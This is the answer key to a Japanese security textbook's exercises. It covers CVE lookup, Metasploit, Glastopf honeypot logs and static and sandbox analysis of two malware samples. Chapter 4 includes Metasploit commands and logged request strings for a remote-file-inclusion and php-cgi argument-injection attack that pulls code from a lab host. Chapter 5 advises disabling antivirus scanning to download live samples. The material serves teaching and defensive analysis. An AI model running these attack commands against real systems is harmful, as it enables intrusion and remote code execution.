2章 章末問題解答

設問1 解答例

解答

- CVE-2010-0249

解法

`Operation Aurora`, `CVE` などのキーワードを用いて検索エンジンで検索すると、当該脆弱性の情報が発見できる。

設問2 解答例

解答

- CVE-ID: CVE-2014-0515
- モジュール名: exploit/multi/browser/adobe*flash*pixel*bender*bof
- 攻撃方法: 省略

解法

`Flash`, `13.0.0.182`などのキーワードで検索すると、`CVE-2014-0515` の脆弱性が当該バージョンの Flash Player に存在することが分かる。

このCVE-IDに対応するMetasploitモジュールは `msfconsole` 内で `search cve:2014-0515` を実行することで発見できる。

攻撃法方は 2.6 攻撃と侵入 を参考にせよ。

設問3 解答例

解答

省略

解法

2.7.1 ホスト上のイベント観測 を参考にせよ。

3章 章末問題解答

設問1 解答例

解答

- (a): CVE-2009-0927
- (b): 6

解法

3.3.2 悪性 PDF ファイルの解析を参考にせよ。

設問2 解答例

解答

- (a): 省略
- (b): iframe タグ
- (c): 表示されない

解法

コード難読化を解除する際は十分に注意すること。

挿入された `iframe` タグの親タグである `div` タグを調べると、 `"position:absolute; top:-508px;"` という値の `style` 属性が設定されている。 これは、Web ブラウザの表示領域よりもさらに上部 508 ピクセルの位置へ `div` タグ配置することを意味している。 したがって、子タグである `iframe` タグも同様に、Web ブラウザの 表示領域を逸脱して描画され、ユーザからは見えない状態で転送が発生するよう挿入される。

4章 章末問題解答

設問1 解答例

解答

- (a): ログとして記録しているがマルウェアダウンロードサイトとは認識できていない。
- (b): Glastopfは`request_url`に記述されているURLをマルウェアダウンロードサイトと認識している可能性がある。

解法

(a)については、`$fd_in = fopen("http://192.168.0.1/test.php", "rb");`というログがglastopf.dbに記録されていることが確認できる。

(b)については、実行例4.2はGETメソッドを用いた攻撃であり、マルウェアダウンロードサイトURLがrequest*urlに記載されている一方、実行例4.4はPOSTメソッドを用いた攻撃であり、マルウェアダウンロードサイトURLはrequest*urlに記載されていないことが確認できる。

実行例4.2のrequest_url

request_url = /rfi.php?f=http://192.168.0.1/test.php

実行例4.2のrequest_url

request*url = /phpinfo.php?--define+allow*url*include%3dtRUe+-%64+safe*...

設問2 解答例

解答

- (a): metasploitの`TARGETURI`にURLを記述して攻撃を実行する。 ただし、クエリを示す`?`を記述するとexploit実行時に`?`以降が省略されるため、 `?`を省略して実行する。

  msf exploit(php*cgi*arg_injection) > set RHOST 192.168.0.3

  msf exploit(php*cgi*arg_injection) > set TARGETURI /phpinfo.phpf=http://192.168.0.1/test.php

  msf exploit(php*cgi*arg_injection) > exploit

- (b):`pattern`に`rfi`と記載される。
- (c):設問1(b)で立てた仮説は正しいとは言えず、request_urlにURLが記載されているだけではGlastopfはマルウェアダウンロードサイト を識別できるとは言えない。URLを認識するためには`?`などの区切り文字も重要な役割を担う。 URLを正確に特定しないとマルウェアのダウンロードも実行されない。 マルウェア感染攻撃を正確にロギングするためには、POSTメソッドを用いた攻撃においてボディ部を精査するよう実装する必要がある。

解法

(a)の実行により、request_url内に含まれるURL(と思われる文字列)の有無で攻撃種別判定は動作していると考えられ、その結果、 `pattern`に`rfi`と記載される。しかし、 `filename`は空白であることから、ファイルダウンロードは実行されていない。このことから、URLを認識するためには`?`などの区切り文字も重要な役割を担うことがわかる。

5章 章末問題解答例

設問1 解答例


解答

省略


解法

malwrから検体をダウンロードするには、malwrのアカウントが必要になる。 書籍p108に記載の手順にしたがってmalwrのアカウント登録を行う。 アカウントの登録ができたら、書籍p108に記載の検体を検索するURLにアクセスし、 目的の検体のハッシュ値を検索ボックスに入力する。

検索結果が以下のように表示されるので、`MD5`の欄にあるリンクをクリックする。



クリックすると、malwrにおける解析結果を確認できる画面に遷移するので、 このページの`Download`ボタンをクリックし、目的の検体をダウンロードする。 なお、ダウンロードされる検体はパスワード付きZipファイルのような形には にはなっていない。そのため、ダウンロードする端末でアンチウィルスソフトが 動作している場合には自動的に駆除されてしまう可能性がある。 もしアンチウィルスソフトが動作している端末で検体をダウンロードする場合は、 一時的にリアルタイムスキャンをオフにするなどの対処が必要であることに留意して欲しい。



設問2 解答例

解答

検体のSHA1ハッシュ値	初めて投稿された日時	検出しているアンチウィルスソフト数
7f085bb91ee1f404a60f414d8e8c23583056483a	2011-08-06 14:20:21 UTC	48
cde6f6501cedb44ecb5a926969bba09d2e17eca3	2013-02-06 16:25:23 UTC	43

解法

書籍p111に記載の通り、VirusTotalにおける検査結果の検索は `https://www.virustotal.com/`にアクセスし、「検索」タブをクリックした後、 検索対象のハッシュ値を検索ボックスに入力して行う。 分析結果の表示画面上部ではハッシュ値や検出率、分析日時が確認できる。 また、検索した検体がVirusTotalに初めて投稿された日時を確認する場合は、「追加情報」のタブをクリックし、`VirusTotal metadata`の `First submission`を確認する。

ハッシュ値が`7f085bb91ee1f404a60f414d8e8c23583056483a`である 検体をVirusTotalで検索すると、「追加情報」タブで以下のような情報を確認できる。

また、ハッシュ値が`cde6f6501cedb44ecb5a926969bba09d2e17eca3`である 検体をVirusTotalで検索すると、「追加情報」タブで 以下のような情報を確認できる。

これらの結果から、各検体が初めて投稿された日時および 検出しているアンチウィルスソフト数は以下のようになることがわかる。

検体のSHA1ハッシュ値	初めて投稿された日時	検出しているアンチウィルスソフト数
7f085bb91ee1f404a60f414d8e8c23583056483a	2011-08-06 14:20:21 UTC	48
cde6f6501cedb44ecb5a926969bba09d2e17eca3	2013-02-06 16:25:23 UTC	43

なお、検出しているアンチウィルスソフトの数について、 アンチウィルスソフトのシグネチャ更新が行われると結果が変化するため、 分析日時が異なると上記と同様の結果が得られない可能性があるのに注意して欲しい。

設問3 解答例

解答

検体のSHA1ハッシュ値	動作するOS	動作するCPUアーキテクチャ
7f085bb91ee1f404a60f414d8e8c23583056483a	Windows	Intel 80386
cde6f6501cedb44ecb5a926969bba09d2e17eca3	Windows	Intel 80386

解法

本解答例を作成した環境情報は以下の通りである。

```
$ lsb_release -d
Description:        Ubuntu 14.04.3 LTS
$ file --version
file-5.14
magic file from /etc/magic:/usr/share/misc/magic
```

各ファイルに`file`コマンドを実行すると、以下のような出力が得られる。

```
$ sha1sum 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
7f085bb91ee1f404a60f414d8e8c23583056483a  58785d449d278d849816b3f00b5a5afafc5e0a
3bce934a0176b6ff5ca2dbe6fa.bin
$ file 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin: PE32 execu
table (GUI) Intel 80386, for MS Windows

$ sha1sum 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin
cde6f6501cedb44ecb5a926969bba09d2e17eca3  895a51ae57630583889b0dc4b3acbb4d362480
bbcb7c7547256b3118bf161bff.bin
$ file 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin
895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin: PE32 execu
table (GUI) Intel 80386, for MS Windows
```

この結果から、設問の解答は以下のようになる。

検体のSHA1ハッシュ値	動作するOS	動作するCPUアーキテクチャ
7f085bb91ee1f404a60f414d8e8c23583056483a	Windows	Intel 80386
cde6f6501cedb44ecb5a926969bba09d2e17eca3	Windows	Intel 80386

設問4 解答例

解答

- 通信しそうなドメインやURL
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - なし
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - www.ebay.com
        - www.baidu.com
        - www.imdb.com
        - www.bbc.co.uk
        - www.adobe.com
        - www.blogger.com
        - www.wikipedia.org
        - www.yahoo.com
        - www.youtube.com
        - www.myspace.com
        - www.facebook.com
        - www.google.com
- プログラムに具備されている機能を推測可能な文字列とその機能
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - urlmonやUser Agent
            - HTTPによる通信機能
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - ファイルの先頭部分以外にあるThis program cannot be run in DOS mode
            - ファイルドロップの機能
        - OPEN CHATやGET CHAT、1:helloなど
            - Skypeに類する機能
        - icacls
            - ファイルやオブジェクトに対するACLを操作する機能
        - WinRAR\rar.exe
            - WinRARを用いたrarファイルの操作を行う機能

解法

本解答例を作成した環境情報は以下の通りである。

```
$ lsb_release -d
Description:        Ubuntu 14.04.3 LTS
$ strings --version
GNU strings (GNU Binutils for Ubuntu) 2.24
Copyright 2013 Free Software Foundation, Inc.
This program is free software; you may redistribute it under the terms of
the GNU General Public License version 3 or (at your option) any later version.
This program has absolutely no warranty.
```

まず7f085bb91ee1f404a60f414d8e8c23583056483aの検体について、stringsコマンドの結果を確認する。

```
$ sha1sum 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
7f085bb91ee1f404a60f414d8e8c23583056483a  58785d449d278d849816b3f00b5a5afafc5e0
a3bce934a0176b6ff5ca2dbe6fa.bin
$ strings 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
This program must be run under Win32
.text
`.data
@YTN
@.rsrc
mpr.dll
WNetLogonNotify
WNetLogonNotify

[...snipped...]

urlmon
.dll
tainUser Agent

[...snipped...]

connecti
proxy-
tent@-lengt`
ransfer-
```

```
encoding
upgrad
hunked
p-alive
los`
@,h1
script
nbsp;

[...snipped...]

PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADD
INGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPA
DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
AD
```

実行結果から、`urlmon`や`User Agent`といった文字列が確認されることから、 HTTPによる通信を行う機能を具備していると推測されるが、 具体的な通信先のドメインやURLは確認できない。

次に`cde6f6501cedb44ecb5a926969bba09d2e17eca3`の検体について、 `strings`コマンドの結果を確認する。

```
$ sha1sum 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin

cde6f6501cedb44ecb5a926969bba09d2e17eca3  895a51ae57630583889b0dc4b3acbb4d3624
80bbcb7c7547256b3118bf161bff.bin
$ strings 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin
!This program cannot be run in DOS mode.
-ARichN
.text
`.rdata

[...snipped...]

%s\*
no key
This program cannot be run in DOS mode
.rar
a "..\%s.rar" *
.exe

[...snipped...]

skype
tooltips_class32
twitter
svchost.exe
unknown
SeDebugPrivilege

[...snipped...]

icacls
%s /grant %s:D
takeown
/f %s
"%s" /grant %s:D
/f "%s"

[...snipped...]

www.ebay.com/
www.baidu.com/
www.imdb.com/
www.bbc.co.uk/
www.adobe.com/
www.blogger.com/
www.wikipedia.org/
www.yahoo.com/
www.youtube.com/
```

```
www.myspace.com/
www.facebook.com/
www.google.com/
Shell
shutdown -r
\WinRAR\rar.exe
mailto:
href
172.16
192.168
content-length
chunked
transfer-encoding

[...snipped...]

application/octet-stream
<h1>%s</h1>
Windows NT
User-Agent:
GET

[...snipped...]

OPEN CHAT %s
????
(party)
(kiss)
:D :D :D
:ddddd
GET CHAT %s CHATMESSAGES
CHATNAME
GET CHATMESSAGE %s CHATNAME
STATUS

[...snipped...]

en You need Microsoft Windows operating system in order to view this page.
Microsoft Windows
Microsoft Windows
dk Du har brug for Microsoft Windows-operativsystem, for at se denne side.
ee Sa pead Microsoft Windows operatsioonis
steemi, et seda lehek
lge vaadata.
it Avete bisogno di sistema operativo Microsoft Windows, al fine di visualizza
re questa pagina.
fr Vous avez besoin de syst

[...snipped...]

1:hello
2:hi
3:how are you
4:hello again
10:you skype version is old

[...snipped...]

D?$?
U>c{
zc%C1
.:3q
-64OS
NKeb
```

実行結果にはいくつか興味深い文字列が確認される。 例えば、 `www.ebay.com`をはじめとするドメインや、`GET`や`User-Agent`といった 文字列が確認されることから、いくつかのドメインに対して HTTP通信を行うことが推測される。また、 `This program cannot be run in DOS mode`という文字列が ファイルの先頭付近ではなく中間に確認されることから、ファイルを自身のバイナリから切り出す ドロッパーとしての動作が存在することも推測される。 さらに、`OPEN CHAT`や`GET CHAT`、`1:hello`といった文字列から チャットに関わる機能が存在すると推測される。チャットに関連しそうな文字列を 検索エンジンなどで調査すると、これらはSkypeに関わる文字列であることがわかるだろう。 他にも`icacls`という文字からファイルやオブジェクトに対するアクセス制御リストの 操作を行う機能、`WinRAR\rar.exe`という文字列からWinRARを用いたrarファイルの操作を行う機能 の存在が推測される。

これらを踏まえると、本設問の解答例は以下の通りとなる。

- 通信しそうなドメインやURL
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - なし
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - `www.ebay.com`
        - `www.baidu.com`
        - `www.imdb.com`
        - `www.bbc.co.uk`
        - `www.adobe.com`
        - `www.blogger.com`
        - `www.wikipedia.org`
        - `www.yahoo.com`
        - `www.youtube.com`
        - `www.myspace.com`
        - `www.facebook.com`
        - `www.google.com`
- プログラムに具備されている機能を推測可能な文字列とその機能
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - `urlmon`や`User Agent`
            - HTTPによる通信機能
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - ファイルの先頭部分以外にある`This program cannot be run in DOS mode`
            - ファイルドロップの機能
        - `OPEN CHAT`や`GET CHAT`、`1:hello`など
            - Skypeに類する機能
        - `icacls`
            - ファイルやオブジェクトに対するACLを操作する機能
        - `WinRAR\rar.exe`
            - WinRARを用いたrarファイルの操作を行う機能

設問5 解答例

解答

- 仮想マシン上での動作を検知する機能について
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - なし
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - あり（VMwareの検知）
- 呼び出されることが想定されるAPIとその目的について
    - 7f085bb91ee1f404a60f414d8e8c23583056483a
        - peframeでは呼び出されるAPIを確認できない
    - cde6f6501cedb44ecb5a926969bba09d2e17eca3
        - 呼び出されるAPIはpeframe出力結果のうち`Anti Debug discovered`および`Suspicious API discovered`に記載の通り。
        - APIとその利用目的の例は以下の通り
            - `CopyFileA`, `CreateDirectoryA`, `CreateFileA`, `CreateProcessA`, `GetTempPathA`
                - 特定ディレクトリへのマルウェアインストール
            - `ReadFile`, `SetFilePointer`, `WriteFile`, `CreateFileA`
                - ファイルドロップ
            - `accept`, `closesocket`, `recv`, `send`, `sendto`
                - TCPおよびUDPによる通信

解法

以下のコマンドによりpeframeをインストールする。

```
$ sudo pip install git+https://github.com/guelfoweb/peframe
$ peframe --version
4.2
```

peframeでは、仮想マシン上での動作を検知するのに使われるバイト列のシグネチャマッチングを行う。 もし検体に仮想マシン上での動作を検知する機能が存在しそうな場合には`Anti VM Trick discovered`の欄に出力される。 また、いくつかのAPIはSuspicious APIとして登録されており、 もし検体にそれらのAPI呼び出しに関わる部分がありそうな場合には`Suspicious API discovered`の欄に出力される。 デバッガ検知に用いられるAPIが存在する場合には`Anti Debug discovered`の欄に出力される。

まず`7f085bb91ee1f404a60f414d8e8c23583056483a`の検体について、peframeで解析した結果を確認する。

```
$ sha1sum 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
7f085bb91ee1f404a60f414d8e8c23583056483a  58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6f
f5ca2dbe6fa.bin
$ peframe 58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin

Short information
------------------------------------------------------------
File Name           58785d449d278d849816b3f00b5a5afafc5e0a3bce934a0176b6ff5ca2dbe6fa.bin
File Size           169984 byte
Compile Time        1994-01-31 14:16:00
DLL                 False
Sections            5
Hash MD5            6f8ba741c1968083265346bff7e9533b
Hash SHA-1          7f085bb91ee1f404a60f414d8e8c23583056483a
Imphash             383c157bc6d7fbd0b1aa9c3ecbb77df8
Directory           Import, Resource

Suspicious Sections discovered [1]
------------------------------------------------------------
Section             .rsrc
Hash MD5            149c3d4a471a5e06c192123eef277daf
Hash SHA-1          974485acbc415a7fe1d127948be220e90493daab

File name discovered [10]
------------------------------------------------------------
Data                `.dat
Library             PBO.dll
Library             ZAa.dll
Library             aoS.dll
Library             gdiplus.dll
Library             kernel32.dll
Library             lGC.dll
Library             mLWAPI@.dll
Library             mpr.dll
Library             oZ6.dll

Meta data found [13]
------------------------------------------------------------
LegalCopyright       Copyright (C) 2000-2010 TightVNC Group
InternalName         vncviewer
FileVersion          1.5.2.0
CompanyName          TightVNC Group
PrivateBuild
LegalTrademarks
Comments             Based on VNC by AT&T Research Labs Cambridge, RealVNC Ltd.
ProductName          TightVNC Win32 Viewer
SpecialBuild
ProductVersion       1.5.2.0
FileDescription      vncviewer
OriginalFilename     vncviewer.exe
Translation          0x0409 0x04b0
```

出力結果に`Anti VM Trick discovered`のエントリがないことから、 peframeの分析ではこの検体には仮想マシンでの動作を検知する機能が発見されなかったことがわかる。

また、`Suspicious API discovered`のエントリもないことから、 peframeの分析では呼び出されることが想定されるAPIを特定できなかったことがわかる。 ただし、`File name discovered`にWindowsにもともと具備されているDLL以外の名前があることから、 DLLをドロップする機能が存在することが推測される。

次に`cde6f6501cedb44ecb5a926969bba09d2e17eca3`の検体について、peframeで解析した結果を確認する。

```
$ sha1sum 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin
cde6f6501cedb44ecb5a926969bba09d2e17eca3  895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3
118bf161bff.bin
$ peframe 895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin

Short information
------------------------------------------------------------
File Name           895a51ae57630583889b0dc4b3acbb4d362480bbcb7c7547256b3118bf161bff.bin
File Size           712704 byte
Compile Time        2006-12-09 18:11:48
DLL                 False
Sections            3
Hash MD5            527afe9dd8cba93d96f7106ebfc79313
Hash SHA-1          cde6f6501cedb44ecb5a926969bba09d2e17eca3
Imphash             d67c205451cfa889d29c6c8718886c08
Detected            Packer, Anti Debug, Anti VM
```

```
Directory          Import

Packer matched [3]
-----------------------------------------------------------
Packer             Microsoft Visual C++ v7.0
Packer             Armadillo v2.xx (CopyMem II)
Packer             Microsoft Visual C++ 7.0

Anti Debug discovered [4]
-----------------------------------------------------------
Function           GetLastError
Function           GetWindowThreadProcessId
Function           TerminateProcess
Function           UnhandledExceptionFilter

Anti VM Trick discovered [1]
-----------------------------------------------------------
Trick              VMware trick

Suspicious API discovered [47]
-----------------------------------------------------------
Function           CloseHandle
Function           CopyFileA
Function           CreateDirectoryA
Function           CreateFileA
Function           CreateProcessA
Function           CreateThread
Function           DeleteFileA
Function           ExitProcess
Function           ExitThread
Function           FindFirstFileA
Function           FindNextFileA
Function           FindResourceA
Function           GetCommandLineA
Function           GetComputerNameA
Function           GetCurrentProcess
Function           GetCurrentProcessId
Function           GetDriveTypeA
Function           GetFileAttributesA
Function           GetFileSize
Function           GetModuleFileNameA
Function           GetModuleHandleA
Function           GetProcAddress
Function           GetStartupInfoA
Function           GetSystemDirectoryA
Function           GetTempPathA
Function           GetTickCount
Function           GetUserNameA
Function           GetVersionExA
Function           GetWindowThreadProcessId
Function           GetWindowsDirectoryA
Function           LoadLibraryA
Function           LockResource
Function           ReadFile
Function           SetFilePointer
Function           ShellExecuteA
Function           Sleep
Function           TerminateProcess
Function           UnhandledExceptionFilter
Function           VirtualAlloc
Function           VirtualFree
Function           VirtualProtect
Function           WriteFile
Function           accept
Function           closesocket
Function           recv
Function           send
Function           sendto

Suspicious Sections discovered [1]
-----------------------------------------------------------
Section            .data
Hash MD5           51103b892c461496c7f6a788548d7a1b
Hash SHA-1         37f6bcc2a1c0a3746acf90cf1d63baa812af602c

File name discovered [18]
-----------------------------------------------------------
Executable         \WinRAR\rar.exe
```

```
Executable          cmd.exe
Executable          skype.exe
Executable          svchost.exe
Data                btlc.dat
Library             ADVAPI32.dll
Library             GDI32.dll
Library             KERNEL32.dll
Library             RPCRT4.dll
Library             SHELL32.dll
Library             USER32.dll
Library             VERSION.dll
Library             WS2_32.dll
Library             kernel32.dll
Library             mscoree.dll
Library             ntdll.dll
Library             sfc_os.dll
Library             user32.dll

Url discovered [1]
----------------------------------------------------------
Url                 command.com
```

`Anti VM Trick discovered`として`VMware trick`が検知されている。 これは、マルウェアがVMware上での動作を検知する際に用いる文字列である `VMXh`が存在したことを意味している。したがってpeframeはこの検体には VMware上での動作を検知する機能が存在すると判断している。

また、`Anti Debug discovered`に4つのAPI名が出力されている。 ただし、これらのAPIはデバッガ検知以外でも頻繁に目にするAPIであるため この検体がこれらのAPIを用いてデバッガ検知しているかどうかは疑わしい。 `Suspicious API discovered`には多数のAPIが出力されている。 例えば、出力されたAPIから次のような動作を行うことが推測される。

- `CopyFileA`, `CreateDirectoryA`, `CreateFileA`, `CreateProcessA`, `GetTempPathA`
  - マルウェアを特定ディレクトリにインストールする動作
- `ReadFile`, `SetFilePointer`, `WriteFile`, `CreateFileA`
  - 自身からファイルをドロップする動作
- `accept`, `closesocket`, `recv`, `send`, `sendto`
  - TCPおよびUDPによる通信動作

以上をまとめると、本設問の解答例は以下の通りである。

- 仮想マシン上での動作を検知する機能について
  - 7f085bb91ee1f404a60f414d8e8c23583056483a
    - なし
  - cde6f6501cedb44ecb5a926969bba09d2e17eca3
    - あり（VMwareの検知）
- 呼び出されることが想定されるAPIとその目的について
  - 7f085bb91ee1f404a60f414d8e8c23583056483a
    - peframeでは呼び出されるAPIを確認できない
  - cde6f6501cedb44ecb5a926969bba09d2e17eca3
    - 呼び出されるAPIはpeframeの結果として記載しているo `Anti Debug discovered`および`Suspicious API discovered`に記載の通り。
    - APIとその利用目的の例は以下の通り
      - `CopyFileA`, `CreateDirectoryA`, `CreateFileA`, `CreateProcessA`, `GetTempPathA`
        - 特定ディレクトリへのマルウェアインストール
      - `ReadFile`, `SetFilePointer`, `WriteFile`, `CreateFileA`
        - ファイルドロップ
      - `accept`, `closesocket`, `recv`, `send`, `sendto`
        - TCPおよびUDPによる通信

設問6 解答例

解答

検体のSHA1ハッシュ値	通信	ファイル生成	永続化設定
7f085bb91ee1f404a60f414d8e8c23583056483a	✓	✓	-
cde6f6501cedb44ecb5a926969bba09d2e17eca3	✓	✓	✓

解法

各検体をCuckoo Sandboxで解析した結果を確認する。

通信に関する結果は`Network Analysis`タブから確認できる。 今回解析対象となっている検体については、いずれもDNSやHTTPによる通信が複数確認できる。

新たに生成されたファイルはDropped Filesタブから確認できる。 また、Quick Overviewで確認できるSignatureでも、ファイル生成に関するルールとの合致結果を確認できる。 7f085bb91ee1f404a60f414d8e8c23583056483a の検体の場合、Creates a slightly modified copy of itselfというシグネチャに合致した旨が出力されている。 これは、Cuckoo Sandboxに投入した検体とssdeepによる類似度が非常に高いファイルが生成されたことを意味している。

OSの再起動後にも自動的にマルウェアが起動するような設定が行われたかどうかは、 自動起動に関わるフォルダへのコピーやレジストリキーの操作の有無で確認できる。 Cuckoo Sandboxの場合、そのような動作があるかどうかをルール化したSignatureもあるので、その結果を確認する。 具体的にはInstalls itself for autorun at Windows startupと表示されるシグネチャで、 今回解析した検体についてはいずれもマッチしていることがわかる。 ただし、このルールは自動起動に関わるファイルやレジストリのアクセスがあったかどうか を調べるだけなので、実際に自動起動に関わる設定が行われたかどうかは Behavioral Analysisタブから APIの引数やその前後のAPIログを確認する必要がある。

設問7 解答例

解答

hook_reg.cとhook_misc.cを改良する。 まず、hook_reg.cを以下のようにする。

```
HOOKDEF(LONG, WINAPI, RegOpenKeyExA,
    __in        HKEY hKey,
    __in_opt    LPCTSTR lpSubKey,
    __reserved  DWORD ulOptions,
    __in        REGSAM samDesired,
    __out       PHKEY phkResult
) {

    LONG ret;
    char *vbox_keys[] = {
            "VBOX"
    };
    int i;
    BOOL is_vbox=FALSE;

    // Check VBox detection
    for(i=0; i<sizeof(vbox_keys)/sizeof(char*); i++){
            if(StrStr(lpSubKey, vbox_keys[i]) != NULL){
                    is_vbox = TRUE;
                    break;
            }
    }


    if(is_vbox){
            ret = 1;
            phkResult = NULL;
    }
    else{
            ret = Old_RegOpenKeyExA(hKey, lpSubKey, ulOptions, samDesired, phkR
esult);
    }
    LOQ("psP", "Registry", hKey, "SubKey", lpSubKey, "Handle", phkResult);

    return ret;
}
```

